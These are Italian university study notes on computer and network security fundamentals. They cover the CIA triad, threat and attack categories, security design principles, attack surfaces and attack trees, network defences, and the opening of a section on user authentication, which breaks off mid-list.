

# Sicurezza dei computer e delle reti.

Federico Ferdinandi, matricola: 1958589

Estate 2023

## 1 Concetti di sicurezza dei computer e delle reti.

Il NIST (National Institute of Standards and Technology: un'agenzia che si occupa della gestione delle tecnologie) Internal/Interagency Report NISTIR 7298 definisce il termine sicurezza informatica come segue:


*Misure e controlli che garantiscono la **confidenzialità**, l'**integrità** e la **disponibilità** delle risorse del sistema informativo, inclusi hardware, software, firmware e informazioni elaborate, archiviate e comunicate.*

Un attaccante è colui che vuole disturbare queste tre caratteristiche.

Quando si dà una definizione sulla sicurezza è importante dire dove è stata presa (su documenti ufficiali).

### 1.1 Obiettivi, requisiti chiave.

Il concetto di sicurezza informatica si basa sulla CIA triad (+) che comprende alcune caratteristiche:



**Confidentiality:** riguarda la protezione delle informazioni private e la limitazione dell'accesso non autorizzato.

Ciò implica che i dati confidenziali non devono essere rivelati o accessibili a persone non autorizzate. Inoltre, la privacy consente al proprietario di decidere a chi e come fornire determinate informazioni.

Una perdita di confidentiality può avvenire quando le informazioni vengono divulgate senza autorizzazione. Ad esempio, i voti degli studenti sono considerati informazioni riservate e la loro divulgazione non autorizzata rappresenta una violazione della riservatezza.

- **Integrity (integrità):** riguarda la veridicità e l'integrità delle informazioni, assicura protezione contro la modifica o la distruzione impropria dei dati.

Ciò implica che i dati devono essere modificabili solo da coloro che hanno l'autorizzazione appropriata (data integrity). Inoltre, l'integrità del sistema assicura che il software si comporti come previsto, senza anomalie o alterazioni (system integrity).

Una violazione dell'integrità si verifica quando le informazioni vengono modificate o distrutte in modo non autorizzato.

Ad esempio, nel contesto di un paziente ospedaliero, le informazioni sull'allergia memorizzate nel database devono essere protette da falsificazioni o alterazioni. Se un dipendente dovesse alterare tali informazioni, il database dovrebbe essere ripristinato rapidamente da una fonte affidabile, e l'errore dovrebbe essere individuato e attribuito alla persona responsabile. Dati inesatti possono causare danni gravi o addirittura mettere a rischio la vita del paziente, oltre a esporre l'ospedale a una responsabilità legale significativa.

- **Availability:** assicurare che il sistema è sempre disponibile: c'è sempre possibilità di accedere alle informazioni o ai sistemi.

Una perdita di disponibilità è l'interruzione dell'accesso o dell'utilizzo di un sistema informativo.

- 
- **Autenticità:** la proprietà di essere autentici e di poter essere verificati e attendibili; fiducia nella validità di una trasmissione, di un messaggio o dell'originatore del messaggio.

Si deve verificare che gli utenti siano chi dicono di essere e che ogni input che arriva al sistema provenga da una fonte attendibile.

- 
- **Accountability responsabilità:** si riferisce alla responsabilità di un'entità per le sue azioni all'interno di un determinato sistema. Significa tracciare e determinare chi fa cosa. È importante essere in grado di attribuire una violazione della sicurezza a una parte responsabile.

## 1.2 Levels of impact - livelli di impatto.

3 livelli standard che descrivono l'impatto della perdita delle caratteristiche della triade

BASSO	MODERATO	ALTO
Perdita economica e umana e un rapido ritorno allo stato di funzionamento normale dell'organizzazione	Lungo degrado e limitazione delle funzionalità principali. Danneggiamento economico e conseguenze gravi (non decesso) per individui	Effetti negativi gravi o catastrofici e stop funzionamento organizzazione. Completa distruzione degli asset.

## 1.3 Computer security challenges.

Ci sono delle sfide da superare nella sicurezza informatica:

1. La sicurezza informatica non è così semplice come potrebbe apparire a chi non è del settore.
2. Nello sviluppo di meccanismi di sicurezza, è importante considerare gli attacchi alle caratteristiche di sicurezza. Gli attacchi di successo spesso sfruttano debolezze inaspettate nel meccanismo. Pertanto:
3. Le procedure per fornire servizi specifici sono spesso controidutive per evitare che gli attaccanti le comprendano facilmente.
4. La sicurezza richiede il posizionamento fisico e logico adeguato. Non si tratta solo di sviluppare algoritmi e software, ma anche di considerare la sicurezza fisica e organizzativa.
5. I meccanismi di sicurezza coinvolgono in genere più di un particolare algoritmo o protocollo e richiedono anche che i partecipanti siano in possesso di alcune informazioni segrete, il che solleva questioni sulla creazione, distribuzione e protezione di tali informazioni segrete. Le chiavi devono essere protette.
6. Gli attaccanti devono trovare solo un singolo punto debole, mentre il progettista deve trovare ed eliminare tutti i punti deboli per ottenere una sicurezza perfetta.
7. La sicurezza è spesso considerata come un'aggiunta dopo la progettazione di un sistema, invece di essere integrata nel processo di progettazione stesso. Dovrebbe essere parte integrante della progettazione del software fin dall'inizio.
8. La sicurezza richiede un monitoraggio regolare e costante.
9. La sicurezza costa e chi gestisce un'organizzazione potrebbe non allocare abbastanza risorse per la sicurezza finché non c'è un fallimento della sicurezza
10. Molte persone, compresi coloro che gestiscono la sicurezza, pensano che avere una sicurezza forte possa rendere più complicato e meno efficiente l'utilizzo delle informazioni e dei sistemi informatici.

## 1.4 Terminologia di sicurezza Informatica.

- **Asset:** sono le **risorse del sistema**, quelle che dobbiamo proteggere:
  - **Hardware:** i sistemi informatici, dispositivi di elaborazione dati, di archiviazione e di comunicazione dati.
  - **Software:** operating system, system utilities e applications.
  - **Data:** files e databases, così come i dati relativi alla sicurezza, come i file di password.
  - **Communication facilities and networks:** Collegamenti di comunicazione della rete locale e di quella estesa, bridge, router e così via.
- **Vulnerabilità** (di un asset): **debolezza che posso andare a sfruttare per compromettere un sistema e creare minacce.** Ci sono alcune categorie di vulnerabilità:
  - **sistema corrotto** (*perdita di integrità*) : si verifica quando un sistema o i dati memorizzati vengono modificati in modo improprio, portando a risposte errate o valori dei dati alterati.
  - **sistema fugiente** (*perdita di confidenzialità*) : si verifica quando qualcuno senza autorizzazione ottiene accesso a informazioni che dovrebbero essere riservate.
  - **Non disponibile** (*perdita di disponibilità*): si verifica quando un sistema o una rete diventa impossibile o impraticabile da utilizzare.
- **Minaccia** (*threat*) rappresenta un **potenziale danno alla sicurezza di una risorsa o anche detto asset**. È la capacità di **sfruttare le vulnerabilità e rappresentano un potenziale danno alla sicurezza di un asset**.
- **Avversario o attaccante** (agente di minaccia): un individuo, gruppo, organizzazione o governo che conduce o ha l'intenzione di **condurre attività dannose**.
- **Attacco** (minaccia portate avanti): qualsiasi tipo di **attività dannosa che tenta di raccogliere, interrompere, negare, degradare o distruggere le risorse del sistema informativo o le informazioni stesse**.
  - **Passivo** : Tentativo di apprendere o usare informazioni dal sistema senza influenzare le risorse del sistema.
  - **Attivi** : Tentativo di alterare le risorse del sistema o di influenzarne il funzionamento.
  - **Insider** : iniziato da un'entità all'interno del perimetro di sicurezza.
  - **Outsider** : avviato dall'esterno del perimetro.
- **Contromisura**: viene concepita per impedire che un particolare tipo di attacco abbia successo. Quando la prevenzione non è possibile, o fallisce l'obiettivo è: **prevenire, rilevare, recuperare**.
- Il **rischio** è una *misura della minaccia che un'entità affronta da una determinata situazione o evento potenziale*. È solitamente valutato considerando due fattori:
  1. gli impatti negativi che si verificherebbero se la situazione o l'evento si verificassero.
  2. la probabilità che tale situazione o evento si verifichi.
- **Politica di sicurezza:** un **insieme di regole che guidano e regolano le attività di una struttura al fine di garantire la sicurezza dei sistemi e dei dati e per mantenere un ambiente protetto**.

## 1.5 Tipologie di minacce e attacchi.

### 1.5.1 Divulgazione non autorizzata.

Una situazione in cui l'entità accede a dati che non è autorizzata ad accedere.

- **Esposizione:** i dati sensibili vengono divulgati direttamente a un'entità non autorizzata.  
*Un insider rilascia deliberatamente informazioni sensibili (i numeri delle carte di credito,...)*
- **Intercettazione:** un'entità non autorizzata accede direttamente ai dati sensibili che viaggiano tra fonti e destinazioni autorizzate.  
*In una LAN qualsiasi dispositivo collegato può ricevere una copia dei pacchetti destinati a un altro dispositivo, cosicché un hacker può accedere al traffico e-mail e ad altri trasferimenti di dati.*
- **Inferenza:** un'entità non autorizzata accede indirettamente a dati sensibili (ma non necessariamente ai dati contenuti nella comunicazione).  
*Un avversario è in grado di ottenere informazioni dall'osservazione del pattern del traffico su una rete.*
- **Intrusione:** un'entità non autorizzata accede a dati sensibili aggirando le protezioni di sicurezza di un sistema.

### 1.5.2 Deception - Inganno.

Una circostanza o un evento che può portare un'entità autorizzata a ricevere dati falsi e li ritenga veri.

- **Masquerade:** un'entità non autorizzata accede a un sistema o esegue un'azione dannosa spacciandosi per un'entità autorizzata.
- **Falsificazione:** i dati falsi ingannano un'entità autorizzata, alterando i dati di file o database.  
*Per esempio, uno studente potrebbe alterare i suoi voti su un database scolastico.*
- **Ripudio:** un'entità inganna un'altra negando falsamente la responsabilità di un atto.

### 1.5.3 Interruzione.

Una circostanza o un evento che interrompe o impedisce il corretto funzionamento del sistema servizi e funzioni.

- **Incapacità:** interrompe il funzionamento del sistema disabilitando un componente del sistema ad esempio con la distruzione fisica o danneggiamento dell'hardware.  
*Ad esempio, il software malevolo, come Trojan horse, virus o worm, potrebbe operare in modo tale da disabilitare un sistema o alcuni dei suoi servizi.*
- **Corruzione:** altera in modo indesiderato il funzionamento del sistema modificandone negativamente le funzioni o i dati.  
*Utente che inserisce una backdoor logica nel sistema per fornire un accesso successivo a tale sistema e alle sue risorse con una procedura diversa da quella abituale.*
- **Ostruzione:** un'azione di minaccia che interrompe l'erogazione dei servizi del sistema ostacolandone il funzionamento.  
*Sovraccaricare il sistema ponendo un carico eccessivo sul traffico di comunicazione o sulle risorse di elaborazione.*

### 1.5.4 Usurpazione.

Una situazione o un evento in cui un'entità non autorizzata prende il controllo dei servizi o delle funzioni del sistema.

- **Appropriazione indebita:** un'entità assume il controllo logico o fisico non autorizzato di una risorsa del sistema.  
*Un esempio è un attacco denial of service distribuito in il software malevolo fa un uso non autorizzato delle risorse del processore e del sistema operativo.*
- **Uso improprio:** un componente del sistema esegua una funzione o un servizio dannoso per la sicurezza del sistema.  
*Hacker che ha ottenuto un accesso non autorizzato a un sistema e disabilita o ostacola le funzioni di sicurezza.*

## 1.6 Relazione tra minacce e risorse.

La relazione tra le minacce e le risorse è fondamentale per garantire la sicurezza dei dati e dei sistemi informatici.

Per proteggere i dati, è necessario adottare misure di sicurezza adeguate. I *dati* sono spesso **soggetti a trasferimenti** (rete interna o esterna come Internet), è essenziale **garantire la sicurezza dei dati**. (trasmissione sicura e accessibilità da chi ha autorizzazione)

## 1.7 Computer and Network Assets, with Examples of Threats.

Qui vediamo come dati i vari assets (Hardware, Software, Data, Communication lines and network) ci sono delle minacce che minano le 3 caratteristiche della triade.

	Availability: disponibilità del sistema.	Confidentiality: divulgazione autorizzata delle informazioni	Integrity: veriticità di un'informazione
HARDWARE	L'availability è una delle principali minacce all'hardware. L'attrezzatura viene rubata o disabilitata, negando così il servizio.	Un CD-ROM o un DVD non crittografato viene rubato. Sono necessarie misure di sicurezza fisiche e amministrative.	
SOFTWARE	Il software, specialmente quello applicativo, può essere eliminato, alterato (modifica file di configurazione del software) o danneggiato (sovrafficare di lavoro per renderlo inutilizzabile) = inutile.  Un'attenta gestione della configurazione del software (backup della versione più recente del software) può mantenere un'elevata disponibilità.	Un problema più difficile da affrontare è la modifica del software che si traduce in un programma che funziona ancora ma che si comporta in modo diverso rispetto a prima. Oppure viene fatta una copia non autorizzata del software. I virus informatici e gli attacchi correlati rientrano in questa categoria.	Modificare il funzionamento del software. La modifica può andare a produrre il non corretto funzionamento oppure posso far produrre dei risultati sbagliati. Scrivo un virus che modifica il comportamento del programma. Un ultimo problema è la protezione contro la pirateria del software.
DATA	Oppure i file vengono eliminati, negando l'accesso agli utenti. Cancello la tabella del file system e non riesco ad accedere ai dati.	L'ovvia preoccupazione per la segretezza è la lettura non autorizzata di file di dati o database, e quest'area è stata oggetto di forse più ricerche e sforzi di qualsiasi altra area della sicurezza informatica. Mi approprio delle credenziali per accedere ai dati o statistica dei dati. Un'analisi dei dati statistici rivela i dati sotstanti.	Infine, l'integrità dei dati è una delle principali preoccupazioni nella maggior parte delle installazioni.  I file esistenti vengono modificati o vengono fabbricati nuovi file.
COMMUNICATION LINES AND NETWORK.	I messaggi vengono distrutti o eliminati. Le linee di comunicazione o le reti non sono più disponibili perché distruggono la connessione oppure causa interferenza sulla linea di comunicazione wireless.	I messaggi vengono letti (intercettati). Viene osservato il modello di traffico dei messaggi. Osservo il pattern dello scambio di messaggi.	I messaggi vengono modificati, ritardati, riordinati o duplicati. I messaggi falsi vengono fabbricati. Metto in crisi il protocollo di comunicazione.

## 1.8 Linee di comunicazione e reti - attacchi passivi e attivi.

Un **attacco passivo** cerca di apprendere o fare uso di informazioni provenienti dal sistema, ma non influisce sulle sue risorse. (intercettazione o del monitoraggio delle trasmissioni.)

Gli attacchi passivi sono molto **dificili da rilevare** perché non comportano alcuna alterazione dei dati.

Possono essere impediti questi tipi di attacchi per mezzo della *cifratura*.

Ci sono 2 tipologie di attacchi passivi:

- **divulgazione del contenuto dei messaggi** tramite conversazione telefonica, e-mail, ...
- **l'analisi del traffico:** la capacità di nascondere il contenuto dei messaggi o di altre informazioni in modo che gli avversari non possano estrarre tali informazioni, anche se riescono a catturare il messaggio. La tecnica comune per raggiungere questo obiettivo è la cifratura.

---

Un **attacco attivo** implica una qualche modifica del flusso di dati o la creazione di un falso flusso.

Gli attacchi attivi sono **facili da rilevare**, ma molto **dificile da impedire**, perciò l'obiettivo è quello di rilevarli e di rimediare alle interruzioni o ai ritardi causati da essi.

Ci sono 4 categorie:

- **replay:** prendo un messaggio, ne analizzo il contenuto, lo modifco e lo rимetto in circolazione sulla rete.
- **mascheramento (masquerade):** un'entità finge di essere un'altra entità e ottiene alcuni privilegi non autorizzati.

- **modifica di messaggi:** alcune porzioni di un messaggio legittimo sono alterate, o che i messaggi ritardati o riordinati, al fine di produrre un effetto non autorizzato.
- **denial of service:** impedisce o inibisce il normale utilizzo o la gestione delle strutture di comunicazione.  
Si può fare in diversi modi: un entità può sopprimere tutti i messaggi diretti a una particolare destinazione (ad esempio, il servizio di controllo della sicurezza) oppure c'è l'interruzione di un'intera rete, sia disabilitando la rete che sovraccaricandola di messaggi in modo da degradare le prestazioni.

## 1.9 Security requirements - Requisiti di sicurezza.

Le contromisure alle vulnerabilità e minacce possono essere classificate e categorizzate in 17 aree:

### 1.10 Requisiti di sicurezza tecnici

<b>Controllo degli accessi</b> ( <i>access control</i> )	Limitare l'accesso al sistema informativo agli utenti autorizzati.
<b>Identificazione e autenticazione</b> ( <i>Identification and Authentication</i> )	Stabilire permessi per svolgere determinate operazioni.
<b>Protezione dei sistemi e comunicazioni</b> ( <i>Systems and Communication</i> )	Monitorare, controllare e proteggere le comunicazioni dell'organizzazione.
<b>Integrità sistema e informazioni</b> ( <i>Systems and Information Integrity</i> )	Identificare, segnalare e correggere tempestivamente le falle delle informazioni e dei sistemi informativi.

### 1.11 Requisiti di sicurezza funzionali+tecnici (overlap)

<b>Gestione della configurazione</b>	Stabilire e mantenere le configurazioni di base e gli archivi dei sistemi.
<b>Risposta agli incidenti</b>	
<b>Protezione dei media</b>	Proteggere i media, sia cartacei che digitali, del sistema informativo.

### 1.12 Requisiti di sicurezza funzionali

<b>Consapevolezza e formazione</b> ( <i>Awareness and Training</i> )	Consapevolezza dei rischi rivolta a chi gestisce e usa sistemi.
<b>Controllo e responsabilizzazione</b> ( <i>Audit and Accountability</i> )	Creare, proteggere e conservare i registri di controllo dei sistemi informativi e ricondurre le azioni degli utenti in modo univoco a essi.
<b>Pianificazione dell'emergenza</b> ( <i>Contingency Planning</i> )	Stabilire, mantenere e implementare piani per la risposta all'emergenza, anche con operazioni di backup.
<b>Manutenzione periodica e tempestiva</b> ( <i>Maintenance</i> )	Effettuare manutenzioni periodiche e tempestive sui sistemi informativi.
<b>Pianificazione</b> ( <i>Planning</i> )	Sviluppare, documentare, aggiornare e implementare piani di sicurezza.
<b>Valutazione dei rischi</b> ( <i>Risk Assessment</i> )	Valutare periodicamente il rischio per le operazioni organizzative, i beni aziendali e gli individui.
<b>Sicurezza del personale</b> ( <i>Personnel Security</i> )	Assicurare che gli individui all'interno delle organizzazioni siano fidati e soddisfino i criteri di sicurezza stabiliti.
<b>Acquisizione dei sistemi e servizi</b> ( <i>Systems and Service Acquisition</i> )	Assicurarsi che l'acquisizione di sistemi e servizi non comprometta la confidenzialità, l'integrità e la disponibilità.
<b>Certificazione, accreditamento e valutazione di sicurezza</b> ( <i>Certification, Accreditation and Security Assessment</i> )	Valutare periodicamente i controlli di sicurezza, sviluppare e implementare piani d'azione progettati per correggere le carenze e ridurre o eliminare le vulnerabilità.
<b>Protezione fisica e ambientale</b> ( <i>Physical and Environmental Protection</i> )	Limitare e proteggere l'accesso fisico ai sistemi informativi e alle attrezzature, non solo da agenti malevoli ma anche da pericoli ambientali.

## 1.13 Fundamental Security Design Principles - Principi fondamentali di progettazione della sicurezza.

Non esiste una metodologia che permette di sviluppare tecniche di progettazione che escludano problemi di sicurezza, ma esistono **una serie di principi che permettono di dire come progettare un sistema sicuro**.

- **Economy of mechanism** - *economia di meccanismo*: le misure di sicurezza dell'hardware e del software devono essere le più semplici per testare e verificare il sistema in maniera più facile.  
Con una progettazione complessa l'attaccante trova più facilità nel trovare falle di sicurezza.
- **Fail-safe defaults**: le decisioni di accesso dovrebbero essere basate sui permessi piuttosto che sull'esclusione.
- **Complete mediation** - *mediazione completa*: Ogni volta che vado a richiedere l'accesso ad una risorsa, dovrebbe essere effettuato il controllo che io posso fare accesso a quella risorsa.
- **Open design** - *progettazione aperta*: I meccanismi di sicurezza dovrebbero essere aperti piuttosto che segreti, gli algoritmi devono essere noti a tutti quanti. Ad esempio, sebbene le chiavi di crittografia debbano essere segrete, gli algoritmi di crittografia dovrebbero essere aperti al controllo pubblico.
- **Separation of privilege** - *separazione dei privilegi*: Priviligi suddivisi in ruoli come l'autenticazione utente multifattoriale, che richiede l'uso di tecniche multiple (in linux con suddivisione dei gruppi).
- **Least privilege** - *minimo privilegio*: ogni processo e utente dovrebbero avere solo i privilegi necessari per svolgere le proprie funzioni, tramite il controllo degli accessi basato sui ruoli, assegnando a ciascun ruolo solo i permessi necessari.
- **Least common mechanism** - *Meccanismo al minimo comune*: la progettazione dovrebbe ridurre al minimo le funzioni condivise da diversi utenti, fornendo sicurezza reciproca.
- **Psychological acceptability** - *accettabilità psicologica*: i meccanismi di sicurezza non dovrebbero interferire troppo con il lavoro degli utenti, ma comunque dovrebbero soddisfare le loro esigenze . Se i meccanismi di sicurezza sono troppo complessi o ostacolano l'accessibilità delle risorse, gli utenti li disattivarlivano.
- **Isolation** - *isolamento* si applica in tre contesti. Innanzitutto, i sistemi di accesso pubblico dovrebbero essere isolati dalle risorse critiche per evitare la divulgazione o la manipolazione non autorizzata. *Ad esempio, le reti private possono essere separate da quelle pubbliche utilizzando firewall o VLAN per evitare accessi indesiderati.* In secondo luogo, i processi e i file dei singoli utenti dovrebbero essere isolati tra loro, tranne quando è esplicitamente richiesto. *Ad esempio, ogni utente dovrebbe avere il proprio spazio di archiviazione separato.* Infine, i meccanismi di sicurezza stessi dovrebbero essere isolati per prevenire l'accesso non autorizzato. *Ad esempio, il software crittografico utilizzato per garantire la riservatezza delle informazioni dovrebbe essere isolato da altre parti del sistema e protetto da manipolazioni indesiderate.*
- **Encapsulation** - *incapsulamento* di procedure e oggetti in un dominio specifico, dove la struttura interna degli oggetti è accessibile solo alle procedure del sottosistema protetto. Le procedure possono essere chiamate solo dai punti di ingresso designati del dominio.
- **Modularity** - *modularità*: si riferisce a due aspetti: l'uso di moduli separati per fornire funzioni di sicurezza comuni (evitare duplicazione funzioni di sicurezza) e l'adozione di un'architettura modulare per facilitare l'aggiornamento e l'evoluzione dei meccanismi di sicurezza. (aggiornare le singole parti del sistema senza dover riprogettare l'intero sistema di sicurezza)
- **Layering** - *stratificazione*: si basa sull'utilizzo di diverse misure di protezione che si sovrappongono e si completano a vicenda. Utilizzando più livelli di protezione, se una misura di sicurezza fallisce o viene elusa, il sistema rimane comunque protetto grazie alle altre misure in atto.
- **Least astonishment** - *minima sorpresa*: programma o un'interfaccia utente dovrebbe sempre rispondere nel modo che ha meno probabilità di destare sorpresa nell'utente.

## 1.14 Attack surfaces.

Una **superficie di attacco** consiste nell'insieme delle vulnerabilità raggiungibili e sfruttabili in un sistema.

Ci sono alcuni esempi di superfici di attacco, come le porte aperte verso l'esterno su server Web e altri server, e programmi in ascolto su quelle porte, i servizi disponibili tramite un firewall, il codice che elabora dati in entrata, e-mail, XML, documenti di lavoro e formati di scambio dati personalizzati, specifici del settore, interfacce, SQL e moduli. Anche un dipendente con accesso a informazioni sensibili vulnerabile a un attacco di ingegneria sociale.

Le superfici di attacco possono essere categorizzate nel modo seguente:

- **Superficie di attacco di rete:** fa riferimento alle vulnerabilità presenti in una rete aziendale, una rete a larga distanza o su Internet. Queste vulnerabilità possono riguardare i protocolli di rete e possono essere sfruttate per attacchi come il denial-of-service, interruzioni delle comunicazioni e intrusioni di vario tipo.
- **Superficie di attacco software:** si riferisce alle vulnerabilità nel codice delle applicazioni, delle utilità o del sistema operativo. Un focus particolare in questa categoria è il software del server web.
- **Superficie di attacco umana:** questa categoria si riferisce alle vulnerabilità generate dal personale o da esterni, come l'ingegneria sociale, l'errore umano e gli intrusi fidati.

L'analisi della superficie di attacco è un metodo utile per valutare le minacce e la gravità degli attacchi a un sistema. Identificando la superficie di attacco, i progettisti possono cercare modi per ridurla, rendendo più difficile per gli avversari intrufolarsi. Inoltre, la superficie di attacco fornisce indicazioni per definire le priorità dei test, rafforzare le misure di sicurezza o apportare modifiche ai servizi o alle applicazioni.




Figure 1:

Come illustrato nella Figura, l'uso della stratificazione, o della difesa in profondità, e la riduzione della superficie d'attacco si completano a vicenda nel mitigare il rischio per la sicurezza.

## 1.15 Attack Trees - Alberi di attacco.

Un **albero di attacco** è una struttura di dati gerarchica e ramificata che rappresenta un insieme di potenziali tecniche per sfruttare le vulnerabilità di sicurezza.

**Nodo , radice dell'albero** = obiettivo dell'attacco / incidente di sicurezza.

**Rami , sottonodi dell'albero** = modi in cui un aggressore potrebbe raggiungere quell'obiettivo sono rappresentati in modo iterativo e incrementale o detto sottobiettivo.

**Nodi foglia (nodi finali)** = modi diversi per avviare un attacco.

Ogni nodo diverso da una foglia è un nodo AND o un nodo OR. Per raggiungere l'obiettivo rappresentato da un nodo AND, devono essere raggiunti i sottoobiettivi rappresentati da tutti i sottonodi di quel nodo; e per un nodo OR, almeno uno dei sotto-obiettivi deve essere raggiunto.

Consideriamo un esempio di analisi dell'albero di attacco per un'applicazione di autenticazione Internet banking.

Si possono identificare cinque strategie di attacco generali:

- **User credential compromise:** ci sono attacchi procedurali, come il monitoraggio dell'azione di un utente per osservare un PIN o altre credenziali, o il furto del token o delle note scritte a mano dell'utente. (hacking della smartcard o forza bruta per indovinare il PIN), software dannoso per compromettere il login e la password dell'utente, ottenimento informazioni sulle credenziali tramite il canale di comunicazione (sniffing).
- **Iniezione di comandi:** l'attaccante è in grado di intercettare la comunicazione tra l'UT e l'IBS.

- **Indovinare le credenziali dell'utente:** gli attacchi a forza bruta contro alcuni schemi di autenticazione bancaria sono fattibili inviando nomi utente e password casuali. (programmi automatizzati per il calcolo basato su nome utente o password).
- **Violazione della politica di sicurezza:** ad esempio, violando la politica di sicurezza della banca in combinazione con un debole controllo degli accessi e meccanismi di registrazione, un dipendente può causare un incidente di sicurezza interna ed esporre l'account di un cliente.
- **Uso della sessione autenticata nota:** questo tipo di attacco persuade o costringe l'utente a connettersi all'IBS con un ID sessione preimpostato. Una volta che l'utente autentica il server, l'attaccante può utilizzare l'ID di sessione noto per inviare pacchetti all'IBS, falsificando l'identità dell'utente.

Nella radice dell'albero c'è l'obiettivo dell'attaccante, che è quello di **compromettere l'account di un utente**. L'analisi utilizzata per generare questo albero ha considerato i tre componenti coinvolti nell'autenticazione:

- **Terminale utente e utente (UT/U):** questi attacchi prendono di mira l'apparecchiatura dell'utente.
- **Canale di comunicazione (CC):** questo tipo di attacco si concentra sui collegamenti di comunicazione.
- **Internet banking server (IBS):** questi tipi di attacchi sono attacchi offline contro i server che ospitano l'applicazione Internet banking.

Utilizzando questo albero come punto di partenza, gli analisti di sicurezza possono valutare il rischio di ogni attacco e, utilizzando i principi di progettazione esposti nella sezione precedente, progettare una struttura di sicurezza completa.

## 1.16 Sicurezza delle reti.

Comprende la sicurezza delle comunicazioni e dei dispositivi.

### 1.16.1 Sicurezza delle comunicazioni.

La **sicurezza delle comunicazioni nelle reti** si occupa di *proteggere le comunicazioni* attraverso l'**uso di protocolli di rete e algoritmi crittografici**.

I **protocolli** regolano la trasmissione e la ricezione di dati tra i punti di una rete, mentre gli **algoritmi crittografici** garantiscono la sicurezza dei dati. Questi protocolli possono essere parte integrante di un protocollo esistente o possono essere protocolli autonomi, come IPsec, TLS e SSH.

### 1.16.2 Sicurezza dei dispositivi.

Bisogna proteggere anche i dispositivi di rete come *router* e *switch*, dei *sistemi terminali collegati alla rete*, come i sistemi client e server.

I principali problemi di sicurezza includono l'**accesso non autorizzato a intrusi**, il **malware** (software malevolo) e il **sovraffollamento delle risorse**.

Ci sono 3 dispositivi degni di nota:

- **Firewall:** una misura di sicurezza implementata tramite hardware o software per limitare l'accesso tra una rete e i dispositivi collegati ad essa.

Il suo **obiettivo principale** è quello di proteggere la rete da accessi non autorizzati o dannosi provenienti da fonti esterne.

Il firewall funziona come un **filtro** che **controlla il traffico di dati in ingresso e in uscita dalla rete**.

Utilizza un insieme di regole che possono essere basate sul contenuto del traffico o sul modello di traffico per determinare se consentire o bloccare la comunicazione tra i dispositivi e la rete.

Ad esempio, possono essere impostate regole per consentire solo il traffico proveniente da determinati indirizzi IP o porte specifiche, oppure per bloccare l'accesso a determinati siti web o tipi di file.

- **Rilevamento delle intrusioni:** prodotti hardware o software che raccolgono e analizzano informazioni da varie aree all'interno di un computer o di una rete allo scopo di trovare i tentativi di accedere alle risorse del sistema in maniera non autorizzata e fornire un avviso in tempo reale o quasi reale.

- **Prevenzione delle intrusioni:** prodotti hardware o software progettati per rilevare l'attività intrusiva e tentare di fermarla, idealmente prima che raggiunga il suo obiettivo.

## 1.17 Computer security strategy - strategie di sicurezza informatica.

Ci sono strategie di sicurezza informatica che coinvolgono 3 aspetti:

- *Specifica/politica:* cosa si presume faccia lo schema di sicurezza.
- *Attuazione/meccanismi:* in che modo lo dovrebbe fare?
- *Correttezza/garanzia:* funziona davvero?

### 1.17.1 Politica di sicurezza.

Per lo meno, una **politica di sicurezza** è **una descrizione informale del comportamento desiderato del sistema**. Fanno riferimento a requisiti di sicurezza, integrità e disponibilità.

Una politica di sicurezza è uno **stato formale di regole e pratiche che specificano o regolano il modo in cui un sistema o un'organizzazione fornisce servizi di sicurezza per proteggere le risorse di sistema sensibili e critiche**.

## 1.18 Attuazione della sicurezza.

- **Prevenzione:** l'ideale sarebbe avere un sistema in cui nessun attacco ha successo.  
Questo non è possibile sempre, perciò la prevenzione è un obiettivo ragionevole.
- **Rilevazione:** la protezione assoluta non sempre è fattibile, ma è pratico rilevare gli attacchi di sicurezza.
- **Risposta:** se i meccanismi di sicurezza rilevano un attacco in corso, come un attacco di denial of service, il sistema può essere in grado di rispondere in modo tale da fermare l'attacco e prevenire ulteriori danni.
- **Ripristino (recovery):** un esempio di ripristino è l'uso di sistemi di backup, così se l'integrità dei dati è compromessa, una copia precedente e corretta dei dati può essere ricaricata.

## 1.19 Assurance and evaluation.

L'utente finale desidera avere la convinzione che le misure di sicurezza in atto funzionano come previsto. La **garanzia - assurance** è una caratteristica di un sistema informativo che fornisce le basi per avere fiducia che il sistema funzioni in modo tale che la politica di sicurezza del sistema sia applicata. La **valutazione - evaluation** è il processo di esame di un prodotto o sistema informatico rispetto a determinati criteri. La valutazione implica test e può anche coinvolgere tecniche analitiche o matematiche formali.

## 1.20 Standard.

I più importanti standard in uso o che sono in fase di sviluppo per vari aspetti della sicurezza informatica.

- **National Institute of Standards and Technology:** agenzia federale statunitense che si occupa di scienza delle misure, standard e tecnologia per l'uso governativo degli Stati Uniti e per la promozione dell'innovazione del settore privato statunitense.
- **Società Internet (ISO)C:** ISOC è una società professionale che fornisce una leadership nell'affrontare le questioni che riguardano il futuro di Internet ed è la sede organizzativa dei gruppi responsabili degli standard dell'infrastruttura di Internet.
- **Unione Internazionale delle Telecomunicazioni (ITU-T):** agenzia delle Nazioni Unite in cui i governi e il settore privato coordinano le reti e i servizi di telecomunicazione globali.
- **Organizzazione internazionale per la standardizzazione (ISO):** un'organizzazione non governativa il cui lavoro si traduce in accordi internazionali pubblicati come standard internazionali.

## 2 Autenticazione degli utenti.

L'autenticazione degli utenti è il processo mediante il quale un sistema verifica l'identità di un individuo prima di consentirgli l'accesso. Inizialmente, l'utente si identifica presso il sistema presentando una credenziale, come un ID utente. Successivamente, il sistema verifica l'utente attraverso lo scambio di informazioni di autenticazione, come una password.

Ad esempio, se l'utente Alice Toklas ha un ID utente "ABTOKLAS", questa informazione deve essere memorizzata nel server o nel sistema informatico che Alice desidera utilizzare. Di solito, un'informazione di autenticazione associata a questo ID utente è una password, che è mantenuta segreta e nota solo ad Alice e al sistema.

### 2.0.1 Differenza tra identificazione e autenticazione.

La differenza tra identificazione e autenticazione è che l'identificazione è il processo mediante il quale un utente fornisce un'identità presunta al sistema, mentre l'autenticazione è il metodo per stabilire la validità di tale identità presunta.

Inoltre, l'autenticazione dei messaggi è una procedura che consente alle parti comunicanti di verificare che il contenuto di un messaggio ricevuto non sia stato alterato e che la fonte sia autentica.

### 2.1 Definizione autenticazione digitale.

**NIST SP 800-63-3** (Digital Authentication Guideline, October 2016) definisce l'autenticazione dell'utente digitale come: *il processo per stabilire la fiducia nell'identità degli utenti che sono presentate elettronicamente a un sistema informativo.*

Esiste un elenco di requisiti di sicurezza per i servizi di identificazione e autenticazione.

Requisiti di sicurezza di base	
